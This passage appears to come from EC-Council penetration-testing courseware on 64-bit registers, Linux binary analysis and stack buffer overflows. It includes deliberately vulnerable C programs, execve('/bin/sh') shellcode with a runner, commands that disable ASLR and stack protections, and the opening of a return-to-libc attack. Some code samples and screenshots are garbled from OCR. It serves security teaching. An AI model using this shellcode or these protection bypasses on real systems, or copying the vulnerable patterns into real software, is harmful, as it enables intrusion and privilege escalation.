- **RBX:** It is 64 bits wide and contains EBX (32 bits), BX (16 bits), BH (8 bits high), and BL (8 bits low).
- **RCX:** It is still the counter register but is now 64 bits wide and contains ECX (32 bits), CX (16 bits), CH (8 bits high), and CL (8 bits low).
- **RDX:** It is 64 bits wide and contains EDX (32 bits), DX (16 bits), DH (8 bits high), and DL (8 bits low).
- **RSI:** It is 64 bits wide, still serves as the source pointer for string operations, and contains ESI (32 bits), SI (16 bits), and SIL (8 bits).
- **RDI:** It is 64 bits wide, still serves as the destination pointer for string operations, and contains EDI (32 bits), DI (16 bits), and a new register called DIL (8 bits).
- **RBP:** It still serves as the pointer for the base of the stack, is 64 bits wide, and contains EBP (32 bits), BP (16 bits), and BPL (8 bits).
- **RSP:** It still serves as the pointer for the top of the stack, is 64 bits wide, and contains ESP (32 bits), SP (16 bits), and SPL (8 bits).
- **R8:** It is a new register that is 64 bits wide and contains R8D (32 bits), R8W (16 bits), and R8L (8 bits).
- **R9:** It is a new register that is 64 bits wide and contains R9D (32 bits), R9W (16 bits), and R9L (8 bits).

- **R10:** It is a new register that is 64 bits wide and contains R10D (32 bits), R10W (16 bits), and R10L (8 bits).
- **R11:** It is a new register that is 64 bits wide and contains R11D (32 bits), R11W (16 bits), and R11L (8 bits).
- **R12:** It is a new register that is 64 bits wide and contains R12D (32 bits), R12W (16 bits), and R12L (8 bits).
- **R13:** It is a new register that is 64 bits wide and contains R13D (32 bits), R13W (16 bits), and R13L (8 bits).
- **R14:** It is a new register that is 64 bits wide and contains R14D (32 bits), R14W (16 bits), and R14L (8 bits).
- **R15:** It is a new register that is 64 bits wide and contains R15D (32 bits), R15W (16 bits), and R15L (8 bits).
- **RIP:** It is still the instruction pointer register, is 64 bits wide, and supports a new mode of operation called RIP-relative addressing. Essentially, this allows access to areas of memory as it relates to the address of the next instruction stored in this register.
- **RFLAGS:** It is now 64 bits wide, the upper 32 bits of which are reserved and the lower 32 bits are the same as the EFLAGS register in IA-32.

The AH, BH, CH, and DH registers cannot be accessed when accessing AL, BL, CL, and DL. Nevertheless, AL, BL, CL, and DL as well as R8L–R15L, SIL, DIL, SPL, and BPL can be accessed.

For further details, consult Volume 1, Chapter 3, page 13 (Volume 1 3–13) underneath Figure 3-2 of the Intel Software Developer's Manual:

<https://software.intel.com/sites/default/files/managed/39/c5/325462-sdm-vol-1-2abcd-3abcd.pdf>

To learn more about IA-64 in relation to the segment registers and the flat memory model, refer to the Intel Software Developer's Manual Volume 1, Chapter 3, Section 3.4.2. Specific details pertaining to the 64-bit operation mode are found in Section 3.4.2.1 on pages 3–15.

```
student@ubuntu:~$ lscpu
Architecture:          x86_64
CPU op-mode(s):        32-bit, 64-bit
Byte Order:             Little Endian
CPU(s):                 1
On-line CPU(s) list:   0
Thread(s) per core:    1
Core(s) per socket:    1
Socket(s):              1
NUMA node(s):          1
Vendor ID:              GenuineIntel
CPU family:             6
Model:                 158
Model name:             Intel(R) Xeon(R) E-2288M CPU @ 2.40GHz
Stepping:               13
CPU MHz:               2400.001
BogoMIPS:               4800.00
Hypervisor vendor:     VMware
Virtualization type:    full
L1d cache:             32K
L1i cache:             32K
L2 cache:              256K
L3 cache:              10384K
NUMA node0 CPU(s):     0
Flags:                  fpu vme de pse tsc msr pae mce cx8 apic sep ntrr pge mca cmov pat pse36 clflush mmx fxsr sse sse2 ss
syscall nx pdpe1gb rdtscp lm constant_tsc arch_perfmon nopl xtopology tsc_reliable nonstop_tsc cpuid pni pclmulqdq sse3
fma cx16 pcid sse4_1 sse4_2 x2apic movbe popcnt tsc_deadline_timer aes xsave avx f16c rdrand hypervisor lahf_lm abm 3dnow
prefetch cpuid_fault invpcid_single ssbd ibrs lbrs stibp tbsr enhanced_fsgsbase tsc_adjust bti avx2 smep bmi2 invpcid rds
eet adx snap clflushopt xsaveopt xsavec xsavec_avx512 clear_flush_l3d arch_capabilities
```

Figure 13.10: Screenshot of lscpu showing CPU architecture

```
gdb-peda$ info registers
rax      0x41eed0 0x41eed0
rbx      0x0      0x0
rcx      0x0      0x0
rdx      0x7fffffffdf88 0x7fffffffdf88
rsi      0x7fffffffdf78 0x7fffffffdf78
rdi      0x1      0x1
rbp      0x4ba250 0x4ba250 <_libc_csu_init>
rsp      0x7fffffffde98 0x7fffffffde98
r8       0x4ba2c0 0x4ba2c0
r9       0x7ffff7de7ac0 0x7ffff7de7ac0
r10      0x846     0x846
r11      0x7ffff760740 0x7ffff760740
r12      0x420560 0x420560
r13      0x7fffffffdf70 0x7fffffffdf70
r14      0x0      0x0
r15      0x0      0x0
rip      0x41eed0 0x41eed0 <main>
eflags   0x246     [ PF ZF IF ]
cs       0x33     0x33
ss       0x2b     0x2b
ds       0x0      0x0
es       0x0      0x0
fs       0x0      0x0
gs       0x0      0x0
```

Figure 13.11: Screenshot displaying processor registers

IA-64 System Calls



cat
/usr/include/x86_64-
linux-
gnu/asm/unistd_64.h



```
#define __buntu/ops cat /usr/include/x86_64-linux-gnu/asm/unistd_64.h
#define __ASM_X86_UNISTD_64_H
#define __ASM_X86_UNISTD_64_H_ 1

#define __NR_read 0
#define __NR_write 1
#define __NR_open 2
#define __NR_close 3
#define __NR_stat 4
#define __NR_fstat 5
#define __NR_lstat 6
#define __NR_poll 7
#define __NR_lseek 8
#define __NR_mmap 9
#define __NR_mprotect 10
#define __NR_munmap 11
#define __NR_brk 12
#define __NR_rt_sigaction 13
#define __NR_rt_sigprocmask 14
#define __NR_rt_sigreturn 15
#define __NR_ioctl 16
#define __NR_preadv 17
#define __NR_pwrite64 18
#define __NR_readv 19
#define __NR_writev 20
#define __NR_access 21
#define __NR_pipe 22
#define __NR_select 23
#define __NR_sched_yield 24
#define __NR_mremap 25
#define __NR_msync 26
#define __NR_mincore 27
#define __NR_madvise 28
#define __NR_shmget 29
#define __NR_shmat 30
#define __NR_shmctl 31
#define __NR_dup 32
#define __NR_dup2 33
#define __NR_pause 34
#define __NR_nanosleep 35
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IA-64 System Calls

As shown in below figure, there are many more system calls with 64 bits.

```
#student@buntu:/ops$ cat /usr/include/x86_64-linux-gnu/asm/unistd_64.h
#define __ASM_X86_UNISTD_64_H
#define __ASM_X86_UNISTD_64_H_ 1

#define __NR_read 0
#define __NR_write 1
#define __NR_open 2
#define __NR_close 3
#define __NR_stat 4
#define __NR_fstat 5
#define __NR_lstat 6
#define __NR_poll 7
#define __NR_lseek 8
#define __NR_mmap 9
#define __NR_mprotect 10
#define __NR_munmap 11
#define __NR_brk 12
#define __NR_rt_sigaction 13
#define __NR_rt_sigprocmask 14
#define __NR_rt_sigreturn 15
#define __NR_ioctl 16
#define __NR_preadv 17
#define __NR_pwrite64 18
#define __NR_readv 19
#define __NR_writev 20
#define __NR_access 21
#define __NR_pipe 22
#define __NR_select 23
#define __NR_sched_yield 24
#define __NR_mremap 25
#define __NR_msync 26
#define __NR_mincore 27
#define __NR_madvise 28
#define __NR_shmget 29
#define __NR_shmat 30
#define __NR_shmctl 31
#define __NR_dup 32
#define __NR_dup2 33
#define __NR_pause 34
#define __NR_nanosleep 35
```

Figure 13.12: Screenshot showing system calls

LAB 64-bit Binary Analysis

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Binary Analysis Methodology

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Binary Analysis Methodology

1 Discovery



2 Information gathering



3 Static analysis



4 Dynamic analysis



5 Iterating each step



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Binary Analysis Methodology

When performing penetration assessments, an iteratively designed methodology should be followed to accomplish the goal of the assessment. Tackling binary analysis is no different. A guiding methodology is needed, as well as a plan that can be used iteratively, much like some of the penetration assessment methodologies that exist today. The lack of a methodology may lead to missed steps, missed information, or the possibility of self-infection with malware. Before

creating this plan, it would be useful to list some of the tools that will help in implementing each phase of the methodology. In this manner, the necessary foundation can be laid to use these tools to accomplish the task of analyzing binaries. However, owing to the limited scope, it is not possible to cover all of the tools available on Linux here.

Binary Discovery



 `find`

 `file`

 `ls`

 `updatedb/locate`

 `ps`

 `Bash`



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Binary Discovery

One of the important aspects of binary analysis is the ability to discover unknown binaries on a system or to discover when a known binary has been replaced with one using the same name. A plethora of tools can be used, including both open source and commercial tools, but open-source tools will be used here. All of these tools work on either 32 or 64 bits.

C PENT

- Essential to success
- Necessary to **determine the architecture**

[illegible]

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Assuming that the name of the file in question is known, the types of information to gather and the questions to answer include the following:

- Is the file executable?
- Is the file binary?
- For which architecture (x86 or x86-64) is the binary compiled?
- Which format is the binary in?
- Is the binary stripped of its symbol table?
- Can any useful strings be identified within the binary?
- Is there a running process associated with this binary?
- What is the Secure Hash Algorithm (SHA) hash of the binary?
- Is the hash a known malicious file hash?
- What was the original programming language used?
- Can any useful function names be identified?
- Can any libraries used be identified?
- When was the binary written to disk?

Module 13 Page 1521

- Does the application take any input (user or otherwise)? Does the application validate all input?
- Does the application safely manage memory?
- Does the application use up-to-date libraries or third-party frameworks?
- How is the application compiled?
- Are there any noticeable strings containing sensitive data such as hardcoded passwords?

Gathering as much information as possible about an unknown binary will set the foundation to succeed when determining whether a binary can be analyzed safely, i.e., without self-infecting in case the binary is discovered to have a malicious functionality. Alternatively, effective information gathering can help in discovering vulnerabilities in applications developed in the organization by ensuring the identification of as many attack vectors as possible against the application.


As shown in the screenshots below, the strings command yields some very interesting results.

```
student@ubuntu:~/examples/samplecode$ file info
info: ELF 64-bit LSB executable, x86_64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld, for GNU/Linux 2.6.32,
BuildID[sha1]=be0fc5d5fa8003f3d47cd8eda1e41ecdab29a, not stripped
```

Figure 13.13: Screenshot showing output of file info command

```
student@ubuntu:~/examples/samplecode$ readelf -h ~/examples/samplecode/info
ELF Header:
  Magic:   7f 45 4c 46 02 01 01 00 00 00 00 00 00 00 00 00
  Class:       ELF64
  Data:        2's complement, little endian
  Version:     1 (current)
  OS/ABI:      UNIX - System V
  ABI Version: 0
  Type:        EXEC (Executable file)
  Machine:     Advanced Micro Devices X86-64
  Version:     0x1
  Entry point address: 0x400550
  Start of program headers: 64 (bytes into file)
  Start of section headers: 6800 (bytes into file)
  Flags:       0x0
  Size of this header: 64 (bytes)
  Size of program headers: 56 (bytes)
  Number of program headers: 9
  Size of section headers: 64 (bytes)
  Number of section headers: 31
  Section header string table index: 28
student@ubuntu:~/examples/samplecode$
```

Figure 13.14: Screenshot displaying ELF header details



```
student@ubuntu:~/examples/samplecode$ strings ~/examples/samplecode/info
./lib64/ld-linux-x86-64.so.2
?GJ
libc.so.6
__libc_start_main
__stack_chk_fail
printf
strcmp
__gnon_start____
GLIBC_2.7
GLIBC_2.2.5
GLIBC_2.4
UM-P
HardCodeH
dPassworH
AWAVA
AUATL
[JA]A*A
Please enter the password to unlock the hidden message:
The hidden message is 'xs'
Wrong, run the program again...
;*35"
GCC: (Ubuntu 5.4.0-6ubuntu1-16.04.11) 5.4.0 20160609
__JCR_LIST__
deregister_tm_clones
__do_global_dtors_aux
completed.7594
__do_global_dtors_aux_fini_array_entry
frame_dummy
__frame_dummy_init_array_entry
ch03-example.c
__FRAME_END__
__JCR_END__
__init_array_end
DYNAMIC
__init_array_start
GNU_EH_FRAME_HDR
__GLOBAL_OFFSET_TABLE__
__libc_csu_fini
ITM_deregisterTMCloneTable
edata
```

Figure 13.15: Screenshot displaying output of strings command

Static Analysis



- 🟡 **Analyze the code** in an offline (not running) state.
- 🟡 Obfuscation and other methods can present **false information**.
- 🟡 **Disassemble** the binary.
- 🟡 Tool for analysis: **Netwide Disassembler**
- 🔵 Companion program to NASMs

[illegible]

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Static Analysis

Static analysis is the analysis of a binary when it is not running. Tools are used to disassemble a binary, which will provide a glimpse of how the binary interacts with the processor, memory, shared libraries, and other aspects that may benefit the analysis. Static analysis is typically safe because the binary is not being executed. However, there are some caveats in that, occasionally, obfuscation techniques are encountered.

- The `ndisasm` command can disassemble 16-, 32-, or 64-bit code equally easily, provided the number of bits is specified. If no `-b` switch is present, `ndisasm` works in the 16-bit mode by default. The `-u` switch (for USE32) also invokes the 32-bit mode.
- Two more command-line options are `-r`, which reports the version number of `ndisasm`, and `-h`, which displays a short summary of command-line options. The `ndisasm` command is designed to falsify the output of static analysis techniques and tools, and the tools are only as good as the binary allows.

```
student@ubuntu:~/examples/samplecode$ ndisasm -a -p intel info
00000000 7F45          jg 0x47
00000002 4C           dec sp
00000003 46           inc si
00000004 0201        add al,[bx+di]
00000006 0100        add [bx+si],ax
00000008 0000        add [bx+si],al
0000000A 0000        add [bx+si],al
0000000C 0000        add [bx+si],al
0000000E 0000        add [bx+si],al
00000010 0200        add al,[bx+si]
00000012 3E0001      add [ds:bx+di],al
00000015 0000        add [bx+si],al
00000017 005005      add [bx+si+0x5],dl
0000001A 40          inc ax
0000001B 0000        add [bx+si],al
0000001D 0000        add [bx+si],al
0000001F 004000      add [bx+si+0x0],al
00000022 0000        add [bx+si],al
00000024 0000        add [bx+si],al
00000026 0000        add [bx+si],al
00000028 90          nop
00000029 1A00        sbb al,[bx+si]
0000002B 0000        add [bx+si],al
0000002D 0000        add [bx+si],al
0000002F 0000        add [bx+si],al
00000031 0000        add [bx+si],al
00000033 004000      add [bx+si+0x0],al
00000036 3800        cmp [bx+si],al
00000038 0900        or [bx+si],ax
0000003A 40          inc ax
0000003B 001F        add [bx],bl
0000003D 001C        add [si],bl
0000003F 00000000    add [0x0],al
00000043 0005        add [di],al
00000045 0000        add [bx+si],al
00000047 004000      add [bx+si+0x0],al
0000004A 0000        add [bx+si],al
0000004C 0000        add [bx+si],al
0000004E 0000        add [bx+si],al
00000050 40          inc ax
00000051 004000      add [bx+si+0x0],al
00000054 0000        add [bx+si],al
```

Figure 13.16: Screenshot displaying output of ndisasm command

Dynamic Analysis



- Analysis is performed while the program is in a **running state**.
- Caution is advised!
- Use an isolated or **sandbox environment**.
- Disconnect the network adapters.

[illegible]

Copyright © by **IC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Dynamic Analysis

Dynamic analysis provides great insight into how a binary interacts with a system while it is running. However, it is important to understand some shortcomings of the tools used for dynamic analysis. First, there will be a heavy reliance on the power of debuggers such as GDB and EDB to step through each instruction. This means that the gathered information is only as complete as the understanding of the tool's features, and any anti-debugging functionality built into the binary may make the analysis efforts increasingly more challenging. This also means that missing the execution of some of the binary's functionalities will lead to shortcomings in the understanding of what that functionality does.

The dynamic analysis step should extract as much information as possible about the binary while it is running.

```

RAX: 0x400646 (<main>: push rbp)
RDX: 0x0
RCX: 0x0
R0A: 0x7fffffffdf38 --> 0x7fffffff2ba ("XDC_VTNR=7")
R01: 0x7fffffffdf28 --> 0x7fffffff293 ("/home/student/examples/samplecode/info")
R0I: 0x1
RBP: 0x7fffffffde40 --> 0x400780 (<_libc_csu_init>: push r15)
RSP: 0x7fffffffde40 --> 0x400780 (<_libc_csu_init>: push r15)
RIP: 0x40064a (<main+4>: sub rsp,0x60)
R8: 0x400770 (<_libc_csu_fini>: repz ret)
R9: 0x7fffffffde7c0 (<_dl_fini>: push rbp)
R10: 0x846
R11: 0x7fffffff7a2d740 (<_libc_start_main>: push r14)
R12: 0x400550 (<start>: xor ebp,ebp)
R13: 0x7fffffffdf20 --> 0x1
R14: 0x0
R15: 0x0
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
-----code-----
0x400641 <frame_dummy+33>: jmp 0x4005c0 <register_tm_clones>
0x400646 <main>: push rbp
0x400647 <main+1>: mov rbp, rsp
=> 0x40064a <main+4>: sub rsp,0x60
0x40064e <main+8>: mov rax,QWORD PTR fs:0x28
0x400657 <main+17>: mov QWORD PTR [rbp-0x8],rax
0x40065b <main+21>: xor eax,eax
0x40065d <main+23>: movabs rax,0x65646f4364726148
-----stack-----
0000| 0x7fffffffde40 --> 0x400780 (<_libc_csu_init>: push r15)
0008| 0x7fffffffde48 --> 0x7fffffff2d30 (<_libc_start_main+240>: mov edi,eax)
0016| 0x7fffffffde50 --> 0x1
0024| 0x7fffffffde58 --> 0x7fffffffdf28 --> 0x7fffffff293 ("/home/student/examples/samplecode/info")
0032| 0x7fffffffde60 --> 0x1f7fcc0
0040| 0x7fffffffde68 --> 0x400646 (<main>: push rbp)
0048| 0x7fffffffde70 --> 0x0
0056| 0x7fffffffde78 --> 0xc49ca1e76c9c2cd1
-----
Legend: code, data, rodata, value
Breakpoint 1, 0x000000000040064a in main ()

```

Figure 13.17: Screenshot displaying binary information

Iterating Each Step



- Analysis might reveal **library files** that require restarting of the methodology.



- The process remains the same; switch and **target the library file** with the process.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Iterating Each Step

At some point in the methodology, it may be necessary to loop back to the beginning and start over. For example, when analyzing a binary that incorporates another binary, say, as a library, it may be necessary to use the methodology on that library as well. Thus, it is necessary to identify when and where to apply iteration throughout the analysis if the goal is to determine the purpose of all the analyzed binaries.

In addition to merely incorporating shared libraries, some binaries also use static libraries and their associated functions. A similar iterative approach can be applied to analyze static libraries and their functions. Static libraries can be created using the GNU **ar** command.

The process consists of assembling a program into an object file and then using the **ar** command to create an archive file with the **.a** file extension. The archive file will contain all the functions from the assembled object file created from a C program, as well as all the necessary symbols for proper linking to any binary employing the static library.

Another possible scenario is when a binary incorporates the execution of a separate binary, say, in a piece of malware that includes a separate binary for making copies of itself. Iteration can be applied to the methodology to examine the binary responsible for making copies of the malware. There are nearly endless situations where iteration can be applied to this methodology to attain a deep understanding of the analysis target.

LAB Binary Analysis Methodology

Copyright © by **EC-Council**. All Rights Reserved. Reproduction is Strictly Prohibited.

Sample Program



```
int num = 100;
int main()
{
    //data stored on the stack
    int 2ndnumber=2;
    float float-number=2.5;
    static int 3rdnumber;

    //allocate memory on the heap
    int *ptr = (int *) malloc(2*sizeof(int));
    //values 5 and 6 stored on heap
    ptr[0]=5;
    ptr[1]=6;

    //deallocate memory on heap
    free(ptr);

    Return 1;
}
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sample Program

```
int num = 100;
int main()
{
    //data stored on the stack
    int 2ndnumber=2;
    float float-number=2.5;
    static int 3rdnumber;

    //allocate memory on the heap
    int *ptr = (int *) malloc(2*sizeof(int));
    //values 5 and 6 stored on heap
    ptr[0]=5;
    ptr[1]=6;

    //deallocate memory on heap
    free(ptr);

    return 1;
}
```

This program uses the variable **num** as a global variable initialized inside the program; this variable will be allocated in the data segment. The variable **3rdnumber** is a static variable that is uninitialized; thus, it is allocated to the BSS segment. The variables **2ndnumber** and **float-number** are local variables; thus, they are stored on the program stack. The variable **ptr** is also

a local variable and is stored on the stack; however, `ptr` is a pointer that points to a block of memory in the heap that is dynamically allocated. Consequently, the values 5 and 6 assigned to `ptr` are stored on the heap.

Sample x86 C Program




```
int bof(char *str)
{
    char buffer[BUF_SIZE];

    /* The following statement has
    a buffer overflow problem */
    strcpy(buffer, str);

    return 1;
}
```



Stack Grows



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sample x86 C Program

Initially, a layout of a C program running on an x86 architecture will be used. Note that there are many variations; however, to some extent, all of them are derive from the following.

The following sample program is a deliberately vulnerable C program.

```
/* Vulnerable program: stack.c */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

/* Changing this size will change the layout of the stack.
 * Instructors can change this value each year so that students
 * will not be able to use the solutions from the past.
 * Suggested value: between 0 and 400 */
#ifndef BUF_SIZE
#define BUF_SIZE 24
#endif
int bof(char *str)
{
    char buffer[BUF_SIZE];

    /* The following statement has a buffer overflow problem */
    strcpy(buffer, str);
}
```

```

    return 1;
}
int main(int argc, char **argv)
{
    char str[517];
    FILE *badfile;
    /* Change the size of the dummy array to randomize the parameters
       for this lab. The array must be used at least once */
    char dummy[BUF_SIZE]; memset(dummy, 0, BUF_SIZE);
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 517, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}

```

Stack Grows




Figure 13.18: Sample x86 C Program stack

This program contains two functions, `main()` and `bof()`. The `main()` function reads the content of the file `badfile` into an `str` buffer that has a length of 517 bytes, following which the address is passed as a parameter to `bof` through `bof(str)`. Since there are no bounds checking, this parameter is susceptible to buffer overflow. As a result of no-bounds checking, `strcpy` will continue to copy all the data sent to it. Eventually, it will copy too much data, causing the stack to crash. Taking control of the instruction pointer in this situation results in buffer overflow.

Since the user is in control of the file that is sent, the user can overwrite the contents of the `bof` function and, in effect, overwrite the return address of the methods stack frame, which in turn allows the user to control where the execution will jump to on the return.

Shellcode



- Code is required to access the machine on taking control of the **instruction pointer (IP)**.
- The access will be the same as that of the program that is running.



```
const char code[] =
    "\x31\xc0"      /* xorl    %eax,%eax    */
    "\x50"          /* pushl   %eax         */
    "\x68"          /* pushl   $0x60732f2f  */
    "\x68"          /* pushl   $0x6e69622f  */
    "\x89\xe3"      /* movl    %esp,%ebx    */
    "\x50"          /* pushl   %eax         */
    "\x53"          /* pushl   %ebx         */
    "\x89\xe1"      /* movl    %esp,%ecx    */
    "\x99"          /* cdq     %eax         */
    "\xb0\x0b"      /* movb    $0x0b,%al   */
    "\xcd\x80"      /* int     $0x80        */
    ;
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Shellcode

As shellcode is required when taking control of the instruction pointer, an example is presented here from the Internet and the University of Syracuse SEED labs. It is a good idea to explore and experiment with shellcode and derive a variety of different types.

The entire shellcode C program is as follows:

```
#include <stdio.h>
int main()
{char*name[2];
name[0] = "/bin/sh";
name[1] = NULL;
execve(name[0], name, NULL);
}
```

The above is merely an assembly version of this program.

```
const char code[] =
    "\x31\xc0"      /* xorl    %eax,%eax    */
    "\x50"          /* pushl   %eax         */
    "\x68"          /* pushl   $0x60732f2f  */
    "\x68"          /* pushl   $0x6e69622f  */
    "\x89\xe3"      /* movl    %esp,%ebx    */
    "\x50"          /* pushl   %eax         */
    "\x53"          /* pushl   %ebx         */
    "\x89\xe1"      /* movl    %esp,%ecx    */
    "\x99"          /* cdq     %eax         */
    "\xb0\x0b"      /* movb    $0x0b,%al   */
    "\xcd\x80"      /* int     $0x80        */
    ;
```

Figure 13.19: Screenshot showing code array elements

Obstacles to Exploitation




 Vendors have improved the **protections** on their machines.



 Protection techniques:  address space layout randomization (ASLR)  DEP 

 For learning, we **disable protections**.





```
student@ubuntu: ~  
student@ubuntu:~$ sudo sysctl -w kernel.randomize_va_space=0  
[sudo] password for student:  
kernel.randomize_va_space = 0
```


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Obstacles to Exploitation

For the present purpose of exploitation, 32-bit assembly is considered. Protections are disabled until we have seen how the process works. Subsequently, protections are added, and we explore methods to circumvent them. The process is the same for 64 bits. We stay with 32 bits for the most part to enhance our skills then move on to 64 bits once we are ready. The time required to move on to 64 bits varies for different people, and it is best to practice the process slowly until that time arrives.

Guessing addresses is one of the critical steps of buffer-overflow attacks. Ubuntu and several other Linux-based systems use address space randomization to randomize the starting address of a heap and stack. This makes guessing the exact addresses difficult.

The following screenshot shows the disabling of address space layout randomization (ASLR) in an Ubuntu machine.



```
student@ubuntu: ~  
student@ubuntu:~$ sudo sysctl -w kernel.randomize_va_space=0  
[sudo] password for student:  
kernel.randomize_va_space = 0
```

Figure 13.20: Screenshot showing output of sysctl command

The GNU Compiler Collection (GCC) implements a security mechanism called StackGuard to prevent buffer overflows. In the presence of this protection, buffer-overflow attacks do not work. We can disable this protection during the compilation using the `-fno-stack-protector` option.

```
gcc -fno-stack-protector example.c
```

Ubuntu used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks, i.e., they need to mark a field in the program header. A kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable. This marking is performed automatically by recent versions of GCC, and by default, stacks are set to be nonexecutable. To change that, the following option is used when compiling programs:

```
gcc -z noexecstack -o test test.c
```


ASLR



- When enabled, the **addresses change** each time a program is run, making it difficult to obtain the addresses since the address in the exploit used was static. Therefore, ASLR must be bypassed.



- On **32-bit machines**, the number of different address possibilities is just over 500,000.
 - Thus, the address can potentially be brute-forced.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

ASLR

As it should, ASLR makes it difficult to guess addresses since the address changes each time the program is run. On a 32-bit machine, there are about 524,288 possibilities, which can be exhausted in a relatively short amount of time. Therefore, one of the methods that can be used to guess addresses is brute forcing by running a loop.

Return-to-libc vulnerability



- The **libc library** is shared and loaded into memory once, following which all programs share it.



- When the stack is set to **no execute**, our code cannot be run. This is where libc comes in.



- Our shellcode cannot run using the conventional method.



- The OS sets the memory as no execute if it is **enabled at compile time**.
 - When memory allocation occurs, the OS checks the non-executable stack bit and then does not execute the code.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Return-to-libc Vulnerability

Stack-based buffer overflow fails when the stack is marked to no execute. The **libc** function can be used to bypass this protection when it is in place. This is because nothing needs to run on the stack.

Sample Code



```
#include <string.h>
const char code[]=
"\x31\xc0\x50\x68//sh\68/bin"
"\x89\xe3\x50\x53\x89\xe1\x99"
"\xb0\x0b\xcd\x80";
int main(int argc, char **argv)
{
char buffer[sizeof(code)];
strcpy(buffer, code);
((void(*) ( ))buffer) ( );
}
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sample Code

This code below places a shellcode in the buffer on the stack and then casts the buffer as a function. Subsequently, it calls the function. Consequently, a shellcode is called, and a shell is created.

```
#include <string.h>
const char code[]=
"\x31\xc0\x50\x68//sh\68/bin"
"\x89\xe3\x50\x53\x89\xe1\x99"
"\xb0\x0b\xcd\x80";
int main(int argc, char **argv)
{
char buffer[sizeof(code)];
strcpy(buffer, code);
((void(*) ( ))buffer) ( );
}
```

Comparison



With an executable stack

```
student@ubuntu:~/Downloads$ gcc -z execstack -o code shell-code.c
student@ubuntu:~/Downloads$ ./code
```

Without an executable stack

```
student@ubuntu:~/Downloads$ gcc -z noexecstack -o code shell-code.c
student@ubuntu:~/Downloads$ ./code
Segmentation fault (core dumped)
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Comparison

As shown in the screenshot available in the slide, the first option was compiled with `gcc -z execstack`, and the second option was compiled with `gcc -z noexecstack`.

The first compile with `execstack` works without any problems, but when `noexecstack` is set, the program no longer works.

As one can imagine, we only need the code to execute, and it does not matter where it executes. This is the approach to defeat this protection.

```
student@ubuntu:~/Downloads$ gcc -z execstack -o code shell-code.c
student@ubuntu:~/Downloads$ ./code
```

Figure 13.21: Screenshot showing output of `gcc -z execstack` command

```
student@ubuntu:~/Downloads$ gcc -z noexecstack -o code shell-code.c
student@ubuntu:~/Downloads$ ./code
Segmentation fault (core dumped)
```

Figure 13.22: Screenshot showing output of `gcc -z noexecstack` command

Sample Code



```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(FILE *badfile)
{
    char buffer[12];

    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 300, badfile);

    return 1;
}

int main(int argc, char **argv)
{
    FILE *badfile;

    |
    badfile = fopen("badfile", "r");
    bof(badfile);

    printf("Returned Properly\n");
    fclose(badfile);
    return 1;
}
```



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Sample Code

The program shown in the screenshot below has a buffer-overflow vulnerability. It first reads an input of size 300 bytes from a file called **badfile** and then copies it into a buffer of 12 bytes; copying 300 bytes into a buffer of 12 bytes will not work. The code will be set to a **set-UID** program so that a normal user exploiting it can obtain root privileges. As in the previous section, **badfile** is used to create a shellcode and then have it copied into a 12-byte buffer.

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bof(FILE *badfile)
{
    char buffer[12];

    /* The following statement has a buffer overflow problem */
    fread(buffer, sizeof(char), 300, badfile);

    return 1;
}

int main(int argc, char **argv)
{
    FILE *badfile;

    |
    badfile = fopen("badfile", "r");
    bof(badfile);

    printf("Returned Properly\n");
    fclose(badfile);
    return 1;
}
```

Figure 13.23: Screenshot of sample vulnerable code

Defeating the No-execute Stack



1 An **external location** with respect to the program must be used to run the code.



2 **system()** is used in **libc**.



3 This requires the **shell** to be loaded in memory.



4 The address must be known.



5 There are multiple ways to determine the address.
• The use of **environment variables** is a common method.



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Defeating the No-execute Stack

The attack strategy is to jump to the **system()** function and get it to execute a command, which in this case is **/bin/sh**. For this purpose, **/bin/sh** must be in memory first, and that address must be passed to **system()** in **libc**. One of the ways to do this is to use an environment variable; there are other ways as well.

```
export MYSHELL=/bin/sh
